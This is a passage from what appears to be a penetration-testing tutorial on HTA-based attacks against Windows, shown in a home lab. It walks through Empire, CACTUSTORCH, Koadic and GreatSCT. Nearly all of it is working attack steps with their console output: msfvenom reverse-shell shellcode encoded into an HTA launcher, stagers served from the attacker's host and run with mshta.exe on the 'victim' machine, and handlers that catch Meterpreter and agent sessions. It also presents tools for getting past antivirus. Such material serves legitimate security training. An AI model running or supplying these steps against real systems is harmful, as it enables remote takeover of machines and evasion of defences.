Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

PowerShell Empire

For our next method of HTA Attack, we will use empire. Empire is a post-exploitation framework. Till now we have paired our hta tacks with Metasploit but in this method, we will use empire framework. It's solely a python-based PowerShell windows agent which makes it quite useful. Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework from **Here**

To have a basic guide of Empire, please visit our article introducing empire:

Once the empire framework is started, type listener to check if there are any active listeners. As you can see in the image below that there are no active listeners. So to set up a listener type :

```
uselistener http
set Host http://192.168.1.109
set port 80
execute
```

With the above commands, you will have an active listener. Type back to go out of listener so that you can initiate your PowerShell

```
=================================================================
 [Empire]  Post-Exploitation Framework
=================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
=================================================================

  _______ .___  ___. .______    __  .______       _______
 |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
 |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
 |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
 |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
 |_______||__|  |__| | _|      |__| | _| `._____||_______|

      285 modules currently loaded

      0 listeners currently active

      0 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://192.168.1.109
(Empire: listeners/http) > set port 80
[!] Invalid option specified.
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager windows/hta
(Empire: stager/windows/hta) > set Listener http
(Empire: stager/windows/hta) > set OutFile /root/Desktop/1.hta
(Empire: stager/windows/hta) > execute

[*] Stager output written out to: /root/Desktop/1.hta
```

For our HTA attack, we will use a stager. A stager, an empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. So, for this type:

```
usestager windows/hta
set Listener http
set OutFile /root/Desktop/1.hta
execute
```

usestager will create a malicious code file that will be saved in the outfile named 1.hta. And once the file runs, we will have the result on our listener. Run the file in your victim's by typing the following command :

```
mshta.exe http://192.168.1.109:8080/1.hta
```

To see if we have any session open type ‘agents’. Doing so will show you the name of the session you have. To access that session type :

```
interact L924Z1WR
```

The above command will give you access to the session.

```
sysinfo
info
```

```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username              Process           PID    Dela
 ----     -- -----------     ------------      --------              -------           ---    ----
 L924Z1WR ps 192.168.1.101   RAJ               raj\raj               powershell        2848   5/0.

(Empire: agents) > interact L924Z1WR
(Empire: L924Z1WR) > sysinfo
[*] Tasked L924Z1WR to run TASK_SYSINFO
[*] Agent L924Z1WR tasked with task ID 2
(Empire: L924Z1WR) > info

[*] Agent info:

        nonce                   4664080232745469
        jitter                  0.0
        servers                 None
        internal_ip             192.168.1.101
        working_hours
        session_key             c%N&-}DFxwAR_(Oi@0ML`Suz2{\X/Io*
        children                None
        checkin_time            2019-01-03 06:50:01
        hostname                RAJ
        id                      1
        delay                   5
        username                raj\raj
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              2848
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Ultimate
        lost_limit              60
        taskings                [["TASK_SYSINFO", "", 2]]
        name                    L924Z1WR
        language                powershell
        external_ip             192.168.1.101
        session_id              L924Z1WR
        lastseen_time           2019-01-03 06:54:31
        language_version        2
        high_integrity          0
```


Cactustorch

Cactustorch is a framework for javascript and VBScript shellcode launcher. It is developed by Vincent Yiu. This tool can bypass many common defences which is an advantage for us till now. The major to thing to note is that the code we use in cactustorch is made through msfvenom and then encoded into Base64 as it only supports that.


So, to start with let's first make our malware and then encrypt it.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f raw
```

Now to encrypt the file type:

```
cat 1.bin |base64 -w 0
```

Copy the base64 code as it is to be used later.




Now that we have our malware ready, let's download cactustorch. You can download it from here:

https://github.com/mdsecactivebreach/CACTUSTORCH

Once it's installed type the following to the content of the folder installed:

```
ls -la
./CACTUSTORCH.hta
```

The above command will start cactustorch for hta attack.



Once the cactustorch starts, paste the base64 code, at the highlighted space as shown in the image below, which was copied earlier.

```
 GNU nano 3.2                                CACTUSTORCH.hta

<script language="VBScript">
'                                  (              )  (            )
'   (    (       (    *   )      )\ )  *   ) ( /(  )\ )  (   ( /(
'   )\   )\      )\ ` )  /(   ( ()/(` )  /( )\())(()/(  )\  )\())
' (((_|(((_)(  (((_) ( )(_))  )\ /(_))( )(_)|(_)\  /(_)|((_)((_)\
' )\___)\ _ )\ )\___(_(_()) _ ((_|_)) (_(_()) ((_)(_)) )\___ _((_)
'((/ __(_)_\(_|(/ __|_   _| | | / __||_   _| / _ \| _ ((/ __| || |
' | (__ / _ \  | (__  | | | |_| \__ \  | |  | (_) |   /| (__| __ |
'  \___/_/ \_\  \___| |_|  \___/|___/  |_|   \___/|_|_\ \___|_||_|
'
' Author: Vincent Yiu (@vysecurity)
' Credits:
'    - @cn33liz: Inspiration with StarFighter
'    - @tiraniddo: James Forshaw for DotNet2JScript
'    - @armitagehacker: Raphael Mudge for idea of selecting 32 bit version on 64 bit architecture mac$

' A HTA shellcode launcher. This will spawn a 32 bit version of the binary specified and inject shel$

' Usage:
' Choose a binary you want to inject into, default "rundll32.exe", you can use notepad.exe, calc.exe$
' Generate a 32 bit raw shellcode in whatever framework you want. Tested: Cobalt Strike, Metasploit $
' Run: cat payload.bin | base64 -w 0
' Copy the base64 encoded payload into the code variable below.

' Replace with binary name that you want to inject into. This can be anything that exists both in SY$
Dim binary : binary = "rundll32.exe"

' Base64 encoded 32 bit shellcode
Dim code : code = "/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRU$

' ---------- DO NOT EDIT BELOW HERE -----------

Sub Debug(s)
End Sub
Sub SetVersion
End Sub
Function Base64ToStream(b)
```

As we have added our code, let's execute the file in our victim's PC by typing:


```
mshta.exe http://192.168.1.109/CACTUSTORCH.hta
```

```
C:\Users\raj>mshta.exe http://192.168.1.109/CACTUSTORCH.hta

C:\Users\raj>
```

Simultaneously, start your multi/handler to receive a session. For multi/handler type:

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

Once you execute the file in the victim's PC, you will have your session.



Koadic

Our next method is using Koadic. Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic please read our detailed articled on the said framework through this link: *//www.hackingarticles.in/koadic-com-command-control-framework*


Once the koadic is up and running, type info to get a list of details you need to provide in order to have a session. Through info, you know that you need to provide srvhost along with setting endpoint. So to set them type :

```
set srvhost 192.168.1.107
set ENDPOINT sales
run
```

```
(koadic: sta/js/mshta)# info

        NAME        VALUE              REQ     DESCRIPTION
        -----       -----------        ----    -------------
        SRVHOST     192.168.1.107      yes     Where the stager should call home
        SRVPORT     9999               yes     The port to listen for stagers on
        EXPIRES                        no      MM/DD/YYYY to stop calling home
        KEYPATH                        no      Private key for TLS communications
        CERTPATH                       no      Certificate for TLS communications
        MODULE                         no      Module to run once zombie is staged

(koadic: sta/js/mshta)# set srvhost 192.168.1.107
[+] SRVHOST => 192.168.1.107
(koadic: sta/js/mshta)# set ENDPOINT sales
[+] ENDPOINT => sales
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.1.107:9999/sales
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.1.107:9999/sales
(koadic: sta/js/mshta)#
```

Execute you're the file in your victim's PC by typing:

```
http://192.168.1.107:9999/sales
```



And you will have a session up and running. To know the name of session type:

```
zombies
```

And now to access the session type:

```
zombies 0
```

```
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.1.107:9999/sales
[!] Don't edit this URL! (See: 'help portfwd')
[>] mshta http://192.168.1.107:9999/sales
[+] Zombie 0: Staging new connection (192.168.1.102)
[+] Zombie 0: WIN-ELDTK41MUNG\raj @ WIN-ELDTK41MUNG -- Windows 7 Ultimate
(koadic: sta/js/mshta)# zombies

        ID   IP              STATUS  LAST SEEN
        ---  ---------       ------- -----------
        0    192.168.110.128 Alive   2019-01-12 11:39:33

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)# zombie 0
[-] Unrecognized command, you need 'help'.
(koadic: sta/js/mshta)# zombies 0

        ID:                     0
        Status:                 Alive
        First Seen:             2019-01-12 11:38:19
        Last Seen:              2019-01-12 11:39:51
        Staged From:            192.168.1.102
        Listener:               0

        IP:                     192.168.110.128
        User:                   WIN-ELDTK41MUNG\raj
        Hostname:               WIN-ELDTK41MUNG
        Primary DC:             Unknown
        OS:                     Windows 7 Ultimate
        OSBuild:                7600
        OSArch:                 32
        Elevated:               No

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
        Session Key:            dddc7e2eb49b4d8c9b245b57177dba82

        JOB  NAME                           STATUS    ERRNO
        ---- ---------                      -------   -------
```

GreatSCT

GreatSCT is a tool that allows you to use Metasploit exploits and lets it bypass most anti-viruses. GreatSCT is current under support by @ConsciousHacker. You can download it from **here**

Once it's downloaded and running, type the following command to access the modules:

```
use Bypass
```

```
================================================================================
                          GreatSCT | [Version]: 1.0
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

Main Menu

        1 tools loaded

Available Commands:

        exit                    Exit GreatSCT
        info                    Information on a specific tool
        list                    List available tools
        update                  Update GreatSCT
        use                     Use a specific tool

Main menu choice: use Bypass
```

Now to see the list of payloads type :

```
list
```

```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

GreatSCT-Bypass Menu

        26 payloads loaded

Available Commands:

        back                    Go to main GreatSCT menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit GreatSCT
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

GreatSCT-Bypass command: list
```

Now from the list of payloads, you can choose anyone for your desired attack. But for this attack we will use :

```
use mshta/shellcode_inject/base64_migrate.py
```


```
================================================================================
                                 Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================


 [*] Available Payloads:

        1)      installutil/meterpreter/rev_http.py
        2)      installutil/meterpreter/rev_https.py
        3)      installutil/meterpreter/rev_tcp.py
        4)      installutil/powershell/script.py
        5)      installutil/shellcode_inject/base64.py
        6)      installutil/shellcode_inject/virtual.py

        7)      msbuild/meterpreter/rev_http.py
        8)      msbuild/meterpreter/rev_https.py
        9)      msbuild/meterpreter/rev_tcp.py
        10)     msbuild/powershell/script.py
        11)     msbuild/shellcode_inject/base64.py
        12)     msbuild/shellcode_inject/virtual.py

        13)     mshta/shellcode_inject/base64_migrate.py

        14)     regasm/meterpreter/rev_http.py
        15)     regasm/meterpreter/rev_https.py
        16)     regasm/meterpreter/rev_tcp.py
        17)     regasm/powershell/script.py
        18)     regasm/shellcode_inject/base64.py
        19)     regasm/shellcode_inject/virtual.py

        20)     regsvcs/meterpreter/rev_http.py
        21)     regsvcs/meterpreter/rev_https.py
        22)     regsvcs/meterpreter/rev_tcp.py
        23)     regsvcs/powershell/script.py
        24)     regsvcs/shellcode_inject/base64.py
        25)     regsvcs/shellcode_inject/virtual.py

        26)     regsvr32/shellcode_inject/base64_migrate.py


GreatSCT-Bypass command: use mshta/shellcode_inject/base64_migrate.py
```

Once the command is executed, type :


```
generate
```

```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 Payload information:

        Name:           MSHTA Shellcode Injection with Process Migration
        Language:       mshta
        Rating:         Excellent
        Description:    MSHTA DotNetToJScript Shellcode Injection with
                        Process Migration

Payload: mshta/shellcode_inject/base64_migrate selected

Required Options:

Name                    Value           Description
----                    -----           -----------
ENCRYPTION              X               Encrypt the payload with RC4
PROCESS                 userinit.exe    Any process from System32/SysWOW64
SCRIPT_TYPE             JScript         JScript or VBScript

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[mshta/shellcode_inject/base64_migrate>>] generate
```

After executing generate command, it asks you which method you want to use. As we are going to use msfvenom type 1 to choose the first option. Then press enter for meterpreter. Then provide lhost and lport i.e. 192.168.1.107 and 4321 respectively.



When generating the shellcode, it will ask you to give a name for a payload. By default, it will take 'payload' as a name. As I didn't want to give any name, I simply pressed enter.



Now, it made two files. One resource file and other an hta file.

```
================================================================================
                                Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 [*] Language: mshta
 [*] Payload Module: mshta/shellcode_inject/base64_migrate
 [*] HTA code written to: /usr/share/greatsct-output/source/payload.hta
 [*] Execute with: mshta.exe payload.hta
 [*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >:
```

Now, firstly, start the python's server in /usr/share/greatsct-output by typing:

```
python -m SimpleHTTPServer 80
```

```
root@kali:/usr/share/greatsct-output/source# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now execute the hta file in the command prompt of the victim's PC.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\raj>mshta.exe http://192.168.1.107/payload.hta

C:\Users\raj>
```

Simultaneously, start the multi/handler using recourse file. For this, type :

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And voila! You have your session.

```
[*] Processing /usr/share/greatsct-output/handlers/payload.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/payload.rc)> use exploit/multi/handler
resource (/usr/share/greatsct-output/handlers/payload.rc)> set PAYLOAD windows/meterpreter/reve
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LPORT 4321
LPORT => 4321
resource (/usr/share/greatsct-output/handlers/payload.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:4321
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:4321 -> 192.168.1.106:49168) at 2019-01-14 12:4

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Conclusion

So basically, this type of attack is a simple HTA attack that provide full access to the remote attacker. An attacker can create a malicious application for the Windows operating system using web technologies to clone a site. In a nutshell, it performs PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser. And the above are the methods used for the attack. As they say, if one door closes another opens; therefore when the same attack is learned in different ways are often convenient.